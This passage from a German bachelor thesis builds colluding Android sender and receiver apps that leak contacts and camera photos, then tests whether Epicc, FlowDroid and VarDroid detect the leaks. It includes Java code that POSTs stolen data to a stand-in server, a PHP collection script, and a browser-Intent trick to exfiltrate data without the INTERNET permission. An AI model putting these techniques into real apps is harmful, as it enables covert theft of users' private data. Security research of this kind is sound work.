Applikationen jeweils Berechtigungen besitzen, die für Applikationen der entsprechenden Gattung üblich sind und sich die gefährliche Kombination erst durch die Bündelung ergibt. Ein Beispiel eines Kollisionsangriffes ist das entwickelte Szenario in Kapitel 4.2.

Tabelle 4.1.: Verwundbarkeit verschiedener Komponenten-Konfigurationen [Sbîrlea et al. 2013, S.7]

	Komponente		**Applikation**	**Konsequenz**	
	Exported	**Intent-Filter**	**SharedUserId**	**Akzeptierter Aufrufer**	**Risiko**
#1	exported=true	✓	beliebig	jeder	HOCH
#2	exported=true	×	beliebig	jeder	HOCH
#3	exported=false	✓	gesetzt	gleicher Entwickler	GERING
#4	exported=false	×	gesetzt	gleicher Entwickler	GERING
#5	default	✓	beliebig	jeder	HOCH
#6	default	×	gesetzt	gleicher Entwickler	GERING

3. **Angriff auf Applikationen mit identischer user ID**
   Ein dem Kollisionangriff ähnliches Szenario ist bei Applikationen möglich, die

mit identischer `sharedUserId` ausgeliefert werden. Android-Applikationen erhalten bei der Installation eine eindeutige user ID. Die user ID kann mit einem Linux Benutzer verglichen werden und eine App läuft in einer abgesicherten Sandbox mit dieser user ID. Entwickler können jedoch im Manifest Dokument mit dem Parameter `sharedUserId` verschiedenen Applikationen die gleiche user ID zuweisen [Manifest Element Android 2014]. Die Pakete müssen dafür mit dem selben Zertifikat signiert werden. Die Applikationen mit identischer user ID laufen in einer Sandbox mit gemeinsamem Speicher und Zugriffe untereinander sind ohne Einschränkung möglich. Eine Applikation kann dann auf Ressourcen anderer, im gleichen Speicherbereich agierenden Apps zugreifen und muss die entsprechenden Berechtigungen nicht anfragen. Konkrete Beispiele können analog zum Kollisionsangriffs-Szenario entwickelt werden. [Security Tips Android 2014]

4.2. Konstruiertes Szenario

Zur Veranschaulichung der missbräuchlichen Ausnutzung von Berechtigungen wurde für die Bachelorarbeit eine App-Kombination entwickelt. Als Szenario wurde ein Kollisionsangriff, wie in Kapitel Hypothetische Szenarien beschrieben, genutzt. Die Konfiguration entspricht *Konfiguration #5* in Tabelle 4.1. Für eine erfolgreiche Ausnutzung bewegt der schadhafte Entwickler einen Benutzer zur Installation der entsprechenden App-Kombination. Diese Kombination kann beliebig viele Applikationen enthalten. Es können auch unterschiedliche Kombinationen von Applikationen ausgenutzt werden. Für dieses Szenario wird, für Anschaulichkeit auf das Wesentliche reduziert, eine Kombination von zwei Applikationen genutzt. Im ersten Schritt werden Prototypen für Sender und Empfänger entwickelt. Der Sender besitzt in diesem Szenario Zugriff auf private Daten, die mit einer Zugangsbeschränkung abgesichert sind. Der Sender fordert die entsprechende Permission zur Installationszeit an. Neben dieser werden keine weiteren Berechtigungen angefordert und die `SharedUserId` im Manifest wird nicht gesetzt. Private Daten könnten etwa Telefonbucheinträge, gesichert durch die `READ_CONTACTS` Berechtigung oder das Aufnehmen eines Fotos, mit Hilfe der im Gerät vorhandenen Kamera (`CAMERA` Berechtigung), sein. [Manifest-permission Android 2014]. Analog dazu ist jeder weitere denkbare Zugriff auf sensible oder private Daten, die nicht ohne Permission abrufbar sind, denkbar. Der Empfänger registriert einen `BroadcastReceiver`, um Intents des Senders empfangen zu können. Weiter fordert der Empfänger eine Berechtigung für ein Transportmittel an, um Informationen vom Gerät des Benutzers weiterleiten zu können. Ein Entwickler, der die privaten Daten in der Praxis nutzen oder analysieren will, kann auf diese Weise Zugriff auf die Daten erlangen. Geeignete Transportmit-

tel stellen beispielsweise das Versenden über SMS oder jegliche Art der Kommunikation über das Internet dar (`SEND_SMS`, `INTERNET` Berechtigung). Daten könnten zum Beispiel direkt über einen Socket oder per HTTP POST versendet werden. Der `BroadcastReceiver` läuft nach der Installation als Service im Hintergrund und kann somit jederzeit angesprochen werden. Auch während der Abarbeitung einer Anfrage bleibt der Empfänger zu jeder Zeit im Hintergrund. Der Benutzer kann somit nicht erkennen, dass ein Informationsaustausch durchgeführt wird.



Abbildung 4.1.: Allgemeines Beispiel einer Kollisionsangriffs-Konfiguration

Sender

Der Sender ist nach der Installation in der Lage, private Daten abzugreifen. Der Entwickler hat unter Umständen zusätzlich ein Interesse an der Aktualität der Daten. Die Applikation kann dafür in regel- oder unregelmäßigen Zeitabständen, beispielsweise mit Hilfe eines Timers, die Daten überwachen. Dieses Vorgehen kann bei sensiblen Daten wie Telefonbucheinträgen, wobei nur lesender Zugriff besteht und die Änderung eines Datensatz nicht direkt propagiert wird, eingesetzt werden. In vielen Anwendungen, insbesondere wenn die Applikation für die Änderung und Erfassung von sensiblen Daten genutzt wird, kann ein neuer oder veränderter Datensatz direkt erkannt werden. Im Falle einer Kamera Applikation etwa kann jedes aufgenommene Foto unmittelbar geleaked werden. Die privaten Daten, werden nach der Erfassung an das schadhafte Modul der Software übergeben. Dieses verpackt die Daten in ein Bundle [Bundle Android 2014] und versendet dieses per Intent an den schadhaften Empfänger. Die Applikation kann zudem mit `queryBroadcastReceivers()` prüfen, ob ein passender BroadcastReceiver registriert wurde. So könnte der Entwickler sicher gehen, dass der Benutzer auch den/einen passenden schadhaften Empfänger installiert hat.

Empfänger

Ist die passende Kombination aus Applikationen auf einem Gerät installiert, können die Applikationen Berechtigungen entsprechend dem Szenario ausnutzen. Der Sender verpackt die privaten Daten in ein Bundle und sendet dieses mit einem expliziten Intent an den Empfänger. In diesem Moment hat der Empfänger die Kontrolle über Daten erlangt, für wessen Zugriff keine Berechtigung vorhanden ist. Die Daten können nun über alle Kanäle, für die die App Berechtigungen besitzt, verbreitet werden. Beispielsweise kann der Empfänger ein Bild per HTTP POST an einen Server senden, der die weitere Verarbeitung übernimmt.

4.3. Implementierung des konstruierten Szenarios

Für die Implementierung einer schadhaften App-Kombination dient ein auf das Wesentliche beschränktes Szenario. Der Sender greift auf das Telefonbuch zu und prüft, ob ein Eintrag mit einem bestimmten Namen vorhanden ist. Die Email dieses Kontaktes wird im Anschluss an den Empfänger gesendet. Der Empfänger leitet diese Email-Adresse an einen Webserver weiter, auf dem ein eingerichtetes Skript die HTTP POST-Requests entgegennimmt.

Permission Redelegation Sender

Der Sender registriert bei der Installation die Berechtigung zum Zugriff auf die Kontaktliste mit

Listing 4.1: Registrierung einer Berechtigung

```
1 <uses-permission android:name="android.permission.READ_CONTACTS"/>
```

im Manifest-Dokument. Nachdem die Email-Adresse mittels query auf den Kontaktlisten ContentResolver bezogen wurde, wird diese per Intent an die Receiver Applikation übergeben. Als Zeitpunkt wird hier der Applikationsstart gewählt und die Informationsabfrage sowie Weitergabe in `onCreate()` angestoßen.

Listing 4.2: Broadcast senden

```
1 Intent localIntent = new Intent();
2 localIntent.setAction("de.unipassau.fim.steghofe.PermissionRedelegationBroadcast");
3 localIntent.putExtra("contact", emailString);
4 sendBroadcast(localIntent);
```

Mit der `setAction(key, value)`-Methode wird das Ziel des expliziten Intents angegeben und mit `putExtra()` wird ein Bundle mit dem key-value Paar erzeugt und in den Intent eingebettet (siehe inter-process communication).
Die `sendBroadcast(Intent)`-Methode übergibt den Intent an das Android System, welches diesen dann an den Receiver ausliefert. Der Quellcode der Implementierung ist auf der CD vorhanden.

Permission Redelegation Receiver

Der Receiver benötigt bei der Installation lediglich die `INTERNET` Permission. Weiter wird im Manifest ein Intent-Filter mit dem Broadcast-Receiver definiert.

Listing 4.3: Broadcastreceiver Registrierung

```
<receiver android:name=".PermissionRedelegationReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast"/>
    </intent-filter>
</receiver>
```

Ein Intent-Filter ist notwendig, damit eine Komponente (in diesem Fall der PermissionRedelegationReceiver) einen expliziten Intent empfangen kann. Damit die Applikation auch Intents von Komponenten anderer Applikationen empfangen kann, muss die Komponente das `exported` Flag mit `android:exported="true"` setzen. Das `exported` Flag ist, bei gesetztem Intent-Filter, per default auf `true` gesetzt und die Definition im Manifest ist somit optional. [Intents and Intent Filters 2014] Der `PermissionRedelegationReceiver` erweitert das `BroadcastReceiver` Objekt. In der `onReceive()` Methode wird das Verhalten nach dem Empfang eines Intents spezifiziert. Mit `paramIntent.getExtras().getString("key")` wird die Email-Adresse aus dem Bundle des Intents als String extrahiert. Die Email-Adresse ist an diesem Punkt ohne Berechtigung der Applikation im Speicher des Receivers verfügbar. Zusammen mit der Berechtigung, ins Internet schreiben zu können, ist der Receiver somit in der Lage, die privaten Daten vom Gerät zu versenden.

Listing 4.4: HTTP POST senden

```
ArrayList<NameValuePair> nameValuePairs = new
               ArrayList<NameValuePair>();
       nameValuePairs.add(new BasicNameValuePair("data", string));
       try {
           HttpClient httpclient = new DefaultHttpClient();
           HttpPost httppost = new
                  HttpPost("http://external.server/upload_contact.php");
           httppost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
           HttpResponse response = httpclient.execute(httppost);
```

Auf einem externen Server kann der HTTP POST mit dem Key-value Paar ausgelesen werden. Als Beispielimplementierung wird ein PHP Skript genutzt.

Listing 4.5: Beispielimplementierung Server

```
<?php
$data=$_REQUEST['data'];
header('charset=utf-8');

$file = fopen(date('Y-m-d H:i:s'), 'wb');
fwrite($file, $data);
fclose($file);
?>
```

Der gesamte Sourcecode des Receivers ist ebenfalls auf der CD enthalten.

5. Szenario in der Praxis

Um zu zeigen, in welchem Umfang Apps private Daten untereinander austauschen können und wie aufwändig das Ausnutzen der Schwachstellen im Android-System ist, wurden die theoretischen Szenarien erweitert und Applikationen entwickelt, die in dieser Form öffentlich in Umlauf gebracht werden können. Auch wird auf das tatsächlich daraus entstehende Risiko eines Benutzers eingegangen und darauf, welche Vorteile ein auf Schaden bedachter Entwickler dadurch erhält. Die verschiedenen Implementierungen wurden jeweils mit dem Aufwand entwickelt, um die konkrete Gefahr zu zeigen. Alle Szenarios zielen darauf ab, private Daten ins Internet zu übertragen.

5.1. Kamera als private Quelle

Als Grundlage für diese Implementierung dient folgendes Szenario: „Ein Angreifer möchte Fotos, aufgenommen mit der im Gerät verbauten Kamera, ohne der Kenntnis eines Benutzers auf einen externen Server übertragen“. Das Aufnehmen der Fotos übernimmt hier eine eigens veröffentlichte App mit Zugriff auf die Kamera-Schnitstelle von Android
(`android.permission.CAMERA`). Die Applikation kann mit Filtern und anderen üblichen Features aufwarten und somit als vollwertige Kamera-App eingesetzt werden. Das schadhafte Verhalten kann auch mit aufmerksamer Kontrolle nicht bei der Installation festgestellt werden. Für die Implementierung wurde hier die Open-Source Applikation Focal, ehemals für die alternative Android-Distribution Cyanogenmod entwickelt, genutzt. Das Weitergeben der Daten wurde in den Speichervorgang injiziert und beeinträchtigt keine anderen Funktionen. Für die Weitergabe wird das aufgenommene Foto erst komprimiert und anschließend in ein Bundle gespeichert und mit einem Intent an den Empfänger gesendet. Ein Intent ist in der Aufnahme von Daten stark beschränkt und schon bei wenigen hundert Kilobytes ist die Zustellung des Intents sehr unzuverlässig. Intents sind somit nicht für die Weiterleitung von Fotos geeignet. Es kann jedoch mit geringem Aufwand ein alternativer Übertragungsmechanismus, wie etwa ein ContentResolver mit temporärem Zugriff für den Empfänger, implementiert werden [Content Resolver Basics 2014]. Hierbei muss der Sender jedoch eine zusätzliche Berechtigung `FLAG_GRANT_READ_URI_PERMISSION`



Abbildung 5.1.: Screenshot von Focal



Abbildung 5.2.: Screenshot von FeedEx

anfordern. Interessanter wäre hier eine Lösung, die große Bilder auf mehrere Intents aufteilt und anschließend wieder zusammensetzt. Die konkrete Implementierung eines entsprechenden Mechanismus bedarf intensiverer Überlegungen und ist im Zusammenhang mit dem Szenario, nicht von großer Bedeutung. Hier wird deshalb jeweils stark komprimiert und Fotos werden in einer ausreichend niedrigen Auflösung aufgenommen. Die App sendet, nach dem Auslösen des Aufnahme-Buttons durch den Benutzer den Intent an den Empfänger.

Als Quellcodegrundlage für den Empfänger wird FeedEx, eine App für den Nachrichtenabruf von RSS-Feeds und ebenfalls Open-Source, genutzt. Als Empfänger kann jegliche Applikation genutzt werden bei der Internet-Zugang für die Funktionalität der App offensichtlich benötigt wird. Nachdem der Intent empfangen und das Foto als Bitmap aus dem Bundle extrahiert wurde, kann dieses an den externen Server weitergeleitet werden. Das Foto wird mit Hilfe eines HTTP-Post Requests an ein PHP-Script auf einem für das Szenario eingerichteten Server gesendet und dort auf dem Dateisystem gespeichert.

Dieses Kombination zeigt, wie ein schadhafter Entwickler sehr unauffällig mit Hilfe von zwei Applikationen jedes vom Benutzer mit dieser Applikation aufgenommene Foto automatisch auf einen eigenen Server leaken kann. Der Source-Code und mit Debug-Keys signierte apk's sind auf der beiligenden CD CD gespeichert.

5.2. Hochladen von Daten ohne Internet-Berechtigung

Ein Entwickler, der nicht priviligiert an private Daten eines Benutzers gelangen will, hat weitere Möglichkeiten dieses vor dem Benutzer zu verschleiern. Im Laufe der Entwicklung hat sich eine interessante Möglichkeit des Hochladens von Daten ins Internet gezeigt. Da für diesen Mechanismus keine Internet-Berechtigung benötigt

wird, ist für den Benutzer quasi nicht mehr ersichtlich, dass private Daten ins Internet gelangen können. Wenn eine Applikation eine Webseite in einem installierten Browser anzeigen will, sendet diese einen Intent mit der entsprechenden URI an das System.

Listing 5.1: Website anzeigen

```
1 url = "http://server.tld/;
2 Intent i = new Intent(Intent.ACTION_VIEW);
3        i.setData(Uri.parse(url));
4        paramContext.startActivity(i);
```

Daten können mit Hilfe eines solchen Intents übertragen werden, indem der URL ein oder mehrere key-value Paaren mit den zu übertragen Daten angehängt werden.

Listing 5.2: GET Paramter für die Datenübertragung

```
1 url = "http://url.to/script?param0=data&
```

6. Analyse mit Epicc

Für die inter-component communication-Analyse wird im Folgenden Epicc genutzt. Das erwartete Ergebnis ist hierbei, dass die Verbindung zwischen *Sender* und *Receiver* ersichtlich wird. Dafür muss der Android spezifische Dalvik-Bytecode zuerst, zum Beispiel mit Dare, in Java-Bytecode transformiert werden. Dare wird hierfür mit den apk's der beiden Applikationen mit folgendem Schema aufgerufen.

Listing 6.1: Dare Aufruf

```
$ dare -d <Output Directory> <apk File>
```

Der Ausgabe-Ordner ist für die weitere Analyse wichtig. Epicc setzt eine installierte Java-Runtime-Environment voraus. Die ICC-Analyse wird mit

Listing 6.2: Epicc Aufruf

```
$ java [JVM options] -jar <path to Epicc Jar> -apk <path to application .apk> \
-android-directory <path to retargeted application> \
-cp <path to Android Jar>
```

angestoßen. Als `android-directory` ist die Dare-Transformierung anzugeben. Diese befindet sich in `<Output Directory>/retargeted/<App Name>`. Das Ergebnis kann auf der Standard-Ausgabe ausgelesen werden.

Die Analyse des Senders ergibt dabei einen Datenfluss an eine weitere Komponente:

Listing 6.3: Kommunikationsanalyse des Senders

```
The following ICC values were found:
  - de/unipassau/fim/steghofe/Permission_Redelegation_Sender/SendBroadcastActivity/onCreate(
      Landroid/os/Bundle;)
Intent value: 1 possible value(s):
Package: de.unipassau.fim.steghofe.Permission_Redelegation_Receiver, Class: de.unipassau.fim
    .steghofe.Permission_Redelegation_Receiver.PermissionRedelegationReceiver, Extras: [
    contact],
```

Es wird ein Intent mit der Zielklasse

```
de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.PermissionRedelegationReceiver
```

, das einen Parameter mit dem Key `'contact'` enthält, erkannt. Weiter wird eine Activity gefunden, die den Einstieg ins Programm ermöglicht. Diese ist gleichzeitig die Quelle des angezeigten Datenflusses. Das Gesamtresultat der Senderanalyse kann im Anhang unter Log File Epicc - Sender eingesehen werden.

Analog zum Sender wird für die Analyse des Receivers vorgegangen. Epicc listet die Receiver-Komponente korrekt auf: (Vgl. Log File Epicc - Receiver)

Listing 6.4: Kommunikationsanalyse des Receivers

```
1 de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.PermissionRedelegationReceiver
2       Intent filter:
3         Actions: [de.unipassau.fim.steghofe.PermissionRedelegationBroadcast]
```

Die Kommunikation der beiden Komponenten wird so, nach der manuellen Verifizierung der beiden Ausgaben, offensichtlich und gibt die erwarteten Informationen aus. Auf der CD sind Skripte für die einfache Reproduktion der Resultate vorhanden.

7. Taint-Analyse mit FlowDroid

Für das Ziel, eine automatisierte Analyse durchzuführen, werden die erstellten Apps zunächst mit FlowDroid untersucht. FlowDroid ist in der Lage, Datenflüsse von privaten Quellen zu öffentlichen Senken zu identifizieren. Für die beiden Applikationen werden unter anderem folgende Ergebnisse erwartet: Der konstruierte Sender enthält einen Datenfluss von der privaten Quelle „Kontakte“ zu einer öffentlichen Senke „Intent“. Für den Empfänger wird ein Datenfluss mit der Quelle „Intent“ und der Senke „POST-Request an den externen Server“ erwartet. Die Quellen und Senken können sich zwischen Android-Versionen unterscheiden und werden in der Konfigurationsdatei `SourcesAndSinks.txt` deklariert. Die Entwickler liefern eine gepflegte Version dieser Konfiguration mit FlowDroid aus. Eine weitere Möglichkeit ist die Generierung der Quellen-Senken Konfiguration mit Hilfe von SuSi. Für die folgenden Analysen wird die Standard Konfiguration genutzt. Es wird für jede Analyse jedoch zusätzlich angegeben, welche Quellen und Senken jeweils obligatorisch sind. Für die erleichterte Reproduzierbarkeit liegt für die hier durchgeführten Analysen jeweils ein Skript auf der CD.

7.1. Analyse des Senders

Die Analyse mit wird mit

Listing 7.1: FlowDroid Aufruf

```
1 java -cp "lib/*" soot.jimple.infoflow.android.TestApps.Test Permission_Redelegation_Sender.
      apk ~/bin/android-sdk-linux/platforms/ > testresult.txt
```

gestartet. FlowDroid benötigt neben direkten Abhängigkeiten die Android Bibliotheken für die Modellierung der Laufzeitumgebung sowie die Konfigurationsdateien (siehe. Kapitel 3.2). Die apk wurde mit Debug-Keys signiert. Ein Analyselauf dauert etwa fünf Sekunden. Das Analyseergebnis kann im Anhang unter Sektion Log File Flowdroid - Sender eingesehen werden. Für die Erkennung des Datenflusses wird jeweils eine Quelle und Senke in der *SourcesAndSinks.txt* benötigt:

Listing 7.2: SourcesAndSinks.txt - Quelle

```
1 <android.content.ContentResolver: android.database.Cursor query(android.net.Uri,java.lang.
      String[],java.lang.String,java.lang.String[],java.lang.String)> -> _SOURCE_
```

Als Quelle dient bei der Sender-Applikation das Telefonbuch des Gerätes. Zugriff auf die Kontaktdaten eines Benutzers erhält eine Anwendung in Android durch einen ContentResolver. Eine Anfrage auf diesen ContentResolver wird deshalb als private Quelle deklariert.

Mit `putExtra()` werden die sensiblen Daten in einem Intent gesetzt. Das Absenden dieses Intents gibt diese Daten dann an eine weitere Komponente weiter. `putExtra()` bildet somit die öffentliche Senke.

Listing 7.3: SourcesAndSinks.txt - Senke

```
1 <android.content.Intent: android.content.Intent putExtra(java.lang.String,java.lang.String)>
      -> _SINK_
```

7.2. Analyse des Receivers

Für den Receiver gelten die gleichen Voraussetzungen wie in Sektion 7.1 beschrieben. Die Analyse wird unter Linux mit

```
1 java -cp "lib/*" soot.jimple.infoflow.android.TestApps.Test Permission_Redelegation_Receiver
      .apk ~/bin/android-sdk-linux/platforms/ > testresult.txt
```

gestartet. Nach einer Analysezeit von etwa vier Sekunden kann das Ergebnis auf der Standard-Konsolenausgabe oder in der angegebenen Log-Datei `testresult.txt` eingesehen werden. (Vgl. Log File FlowDroid - Receiver)

Intents werden in FlowDroid als spezielle Quellen behandelt und müssen nicht in der `SourcesAndSinks.txt` angegeben werden. Die Senke des Receivers ist der Schreibvorgang ins Internet mit Hilfe eines HTTP-POST. Die Senke wird mit

```
1 <org.apache.http.message.BasicNameValuePair: void <init>(java.lang.String,java.lang.String)>
      -> _SINK_
```

in der `SourcesAndSinks.txt` angegeben.

7.3. Probleme bei der Analyse mit FlowDroid

Kamera

FlowDroid hat im Laufe der Analyse einige Probleme aufgezeigt. So kann die Kamera im Zusammenhang mit FlowDroid nicht als private Quelle genutzt werden. Ein Foto kann in Android mit folgendem Mechanismus vom System angefordert werden: Es wird ein Intent an die entsprechende Kamera-Komponente im Android-System gesendet. Das System sendet, nach der Aufnahme des Fotos, das Bild via Callback-Intent an die aufrufende Komponente zurück. Im Allgemeinen unterstützt FlowDroid als Quellen nur Methoden, die einen Rückgabewert liefern. Für einen Callback enthält eine Methode nicht unmittelbar eine Rückgabe. Die Antwort, die unter Umständen mehr Zeit in Anspruch nimmt, sendet das System an die `onActivityResult()` Methode der aufrufenden Activity. FlowDroid unterstützt entsprechende Callbacks jedoch nur, wenn diese über die gesamte Laufzeit der Activity gültig sind. Im Falle der Kamera wird ein temporärer Callback erzeugt, den FlowDroid mit den vorhandenen Mitteln nicht zur Laufzeit auflösen kann.

Threads

Ein weiteres Problem ergab sich bei der Verwendung von nebenläufigen Threads. In Android wird empfohlen aufwändige Berechnungen nicht im Main-Thread auszuführen, damit die grafische Oberfläche weiterhin ansprechbar ist. [Processes and Threads 2014] Bei der Auslagerung von Netzwerkoperationen auf eigene Threads ergab sich jedoch ein Problem mit FlowDroid, wodurch Datenflüsse nicht mehr erkannt wurden. Initial wurde ein zusätzlicher Thread für den Upload von Daten ins Internet wie folgt erzeugt:

```
1
2 Thread thread = new Thread(new Runnable(){
3     @Override
4     public void run() {
5         //method with public sink
6         uploadString(data);
7     }
8 });
9 thread.start();
```

FlowDroid zeigte hier Probleme bei der Nutzung von anonymen Klassen. Die Implementierung wurde auf die Vermeidung der anonymen Klasse hin verändert und eine Analyse liefert hier die erwarteten Ergebnisse.

```
1  //leak
2  new UploadThread(data).start();
3
4  //private class
5  private class UploadThread extends Thread {
6      private final String data;
7      public UploadThread(String data) {
8          this.data = data;
9      }
10     @Override
11     public void run() {
12         //methode with public sink
13         uploadString(data);
14     }
15 }
```

Nach weiteren Tests konnte ein allgemeiner Bug beim Umgang mit anonymen Klassen jedoch ausgeschlossen werden. Folgende Nutzung einer anonymen Klasse für die Ausführung des Uploads in einem Android-Spezifischen AsyncTasks liefert ebenfalls das erwartete Analyseergebnis.

```
1  new AsyncTask<String, String, String>() {
2      @Override
3      protected String doInBackground(String[] params) {
4          uploadString(data);
5          return "success";
6      }
7  }.execute();
```

Der Bug wurde den FlowDroid-Entwicklern gemeldet und es wurde eine Behebung in Aussicht gestellt. Das Problem besteht laut der Antwort nicht direkt in FlowDroid, sondern resultiert aus einer unvollständigen Thread-Verarbeitung in Soot. Soot erstellt für Threads künstliche Callgraph-Kanten und dieser spezielle Fall wird momentan noch nicht behandelt.

Ressourcen

Die Analyse mit FlowDroid hat ein weiteres Problem ergeben, dass nicht auf die hier gewählten Szenarien zutraf, jedoch für zukünftige Erweiterungen in dieser Form Einschränkungen ergeben könnte. Bei größeren Applikationen konnte FlowDroid die Analyse oft nicht erfolgreich beenden. Die Analyse bricht in diesen Fällen oft mit der Fehlermeldung ab, dass nicht genug Speicher allokiert werden kann. Die Tipps der FlowDroid-Dokumentation konnten, auch bei einem Aufruf der Virtuellen Maschine mit 64GB Arbeitsspeicher (128GB verbaut), keine Verbesserungen bewirken. Vgl. Kapitel 3.2. Für das Tool IccTA konnten von 5000 Applikationen aus diesem Grund nur etwa 3000 untersucht werden. Hier wurden jedoch Verbesserungen beim

Ressourcenhandling von FlowDroid in Aussicht gestellt [Li et al. 2014]. Mit einer späteren Version (Nightly Build 3.Juli 2014) konnten sich die Ressourcen-Probleme nicht mehr reproduzieren. Die Evaluierung der entwickelten Applikationskombination mit praktischem Hintergrund (siehe Kapitel 5) konnte, wegen anfangs beschriebenem Verhalten einer Fotoaufnahme in Android (Sektion Kamera), dennoch nicht durchgeführt werden.

8. Evaluierung mit VarDroid

Für die Applikations-übergreifende Taint-Flow Analyse wird das von Hausknecht entwickelte Tool VarDroid verwendet. Es wird hierbei untersucht, ob Kombinationen von Apps die erwartete Privatsphärenverletzung erkennen. Der interessante Teil liegt hierbei auf der händischen Erstellung der Blackbox-Konfiguration. Es wird darauf geachtet, dass alle Informationen durch vorhandene Analyse-Tools aus einer apk extrahiert werden können. Der Quellcode wird bei zukünftigen realen Analysen in der Regel nicht verfügbar sein. Als Beispiel wird hier die in Kapitel 4.3 entwickelte Kombination von Applikationen genutzt. Diese Kombination besteht aus einem Sender *S*, der Zugriff auf eine private Quelle *SRC* (Telefonbuch) erhält und diese an eine weitere Komponente *R*, einer zweiten App, weitergibt. Die privaten Daten werden von *R* durch eine öffentliche Senke *SINK*, geleaked.

8.1. Erstellung der Blackbox-Konfiguration

Zuerst müssen alle notwendigen Informationen für die Erstellung der Blackbox-Konfiguration gefunden werden. FlowDroid sollte, in Verbindung mit den vorhandenen Informationen der Manifest-Datei, alle diese Werte liefern können. Die Analyse von *Sender* und *Receiver* mit FlowDroid wird detailliert in Kapitel 7 gezeigt.

Als Grundlage, für die Erstellung der Blackbox-Konfiguration dient die vorgestellte Beispiel-Konfiguration (Siehe: [Hausknecht 2013, Seite 50] bzw. Blackbox-Konfiguration VarDroid - Skelett). Die Blackbox-Konfiguration einer Applikation wird dann, Schritt für Schritt unter Nutzung der vorhandenen Analyse-Ergebnisse, aufgebaut. Für eine detaillierte Beschreibung der Blackbox-Konfiguration siehe VarDroid.

Finden aller Komponenten

Im ersten Schritt werden die in einer App vorhandenen Komponenten aus dem Android-Manifest ausgelesen. Es wird dabei nicht zwischen *Broadcast-Receiver*, Service, *Activity* und *Content-Provider* differenziert. In der Blackbox-Konfiguration erscheinen diese jeweils als Blackbox-Komponente. Eine Komponente ist durch einen,

in der jeweiligen Konfigration eindeutigen, Namen identifizierbar. Besonders geeignet ist hier die Nutzung des fully-qualified class name der jeweiligen Komponente. Diese eindeutige Beschreibung kann der Epicc-Ausgabe in der Komponenten-Beschreibung entnommen werden. Für den Sender ergibt sich somit eine Blackbox-Komponente (Vgl. Log File Epicc - Sender) und für den Receiver, durch den - neben einer notwendigen Activity - zusätzlich vorhandenen Broadcast-Receiver, zwei Blackbox-Komponenten (Vgl. Log File Epicc - Receiver).

Input-Interfaces anhand des Manifests

Neben einem obligatorischen `input-interface` kann eine Blackbox-Komponente beliebig viele `input-interfaces`'s und `output-interface`'s (Kommunikationsschnittstellen zu anderen Komponenten) sowie `internal-source`'s und `internal-sink`'s (Komponenten-interne Quellen und Senken) enthalten. `Input-interface`'s einer Komponente sind im Manifest unter der entsprechenden Komponente als `<intent-filter>` definiert. Für Komponenten, die von anderen Komponenten aufgerufen werden können (`exported`-Flag nicht false), muss das `startup`-Flag der Blackbox-Komponente auf true gesetzt werden. In diesem Schritt wird somit die Manifest-Datei auf `input-interfaces` geprüft. Die Beschreibung wird analog zur Android-Komponente mit `action` und `category` gesetzt. Jedes Interface enthält weiterhin einen Komponenten-internen eindeutigen Bezeichner. Dieser kann beispielsweise mit der Art des jeweiligen Interfaces und inkrementiertem Suffix generiert werden.

Der Sender hat demnach ein `input-interface` für die einzige vorhandene Activity.(Vgl. AndroidManifest.xml des Senders)

Listing 8.1: Input-Interface des Senders

```
<input name="input0" startup="true">
    <descriptions>
        <implicit>
            <action name="android.intent.action.MAIN" />
            <category name="android.intent.category.LAUNCHER" />
        </implicit>
    </descriptions>
</input>
```

Für die Activity der Receiver-App ergibt sich ein `input-interface` analog zu 8.1. Der Broadcast-Receiver der Receiver-Applikation unterscheidet sich lediglich im fehlenden, optionalen `<action>`-Tag:

Listing 8.2: Input-Interface des Broadcast-Receivers

```
<input name="input0" startup="true">
    <descriptions>
        <implicit>
            <action name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast" />
            <!-- no category set-->
        </implicit>
    </descriptions>
</input>
```

Eine Anmerkung zur Generierung der `input-interfaces`: Das Erstellen anhand des FlowDroid-Logs listet nur `input-interfaces`, die anschließend in eine öffentliche Senke fließen. Hier wird die Spezifikation unter Umständen verletzt. Jede Blackbox-Komponente muss wenigstens ein `input-interface` enthalten. Für die Sender-Komponente würde bei der Erzeugung anhand des FlowDroid-Logs somit kein `input-interface` in der Blackbox-Konfiguration exisitieren. (siehe Sektion Notwendige Erweiterungen)

Output-Interfaces und interne Quellen und Senken

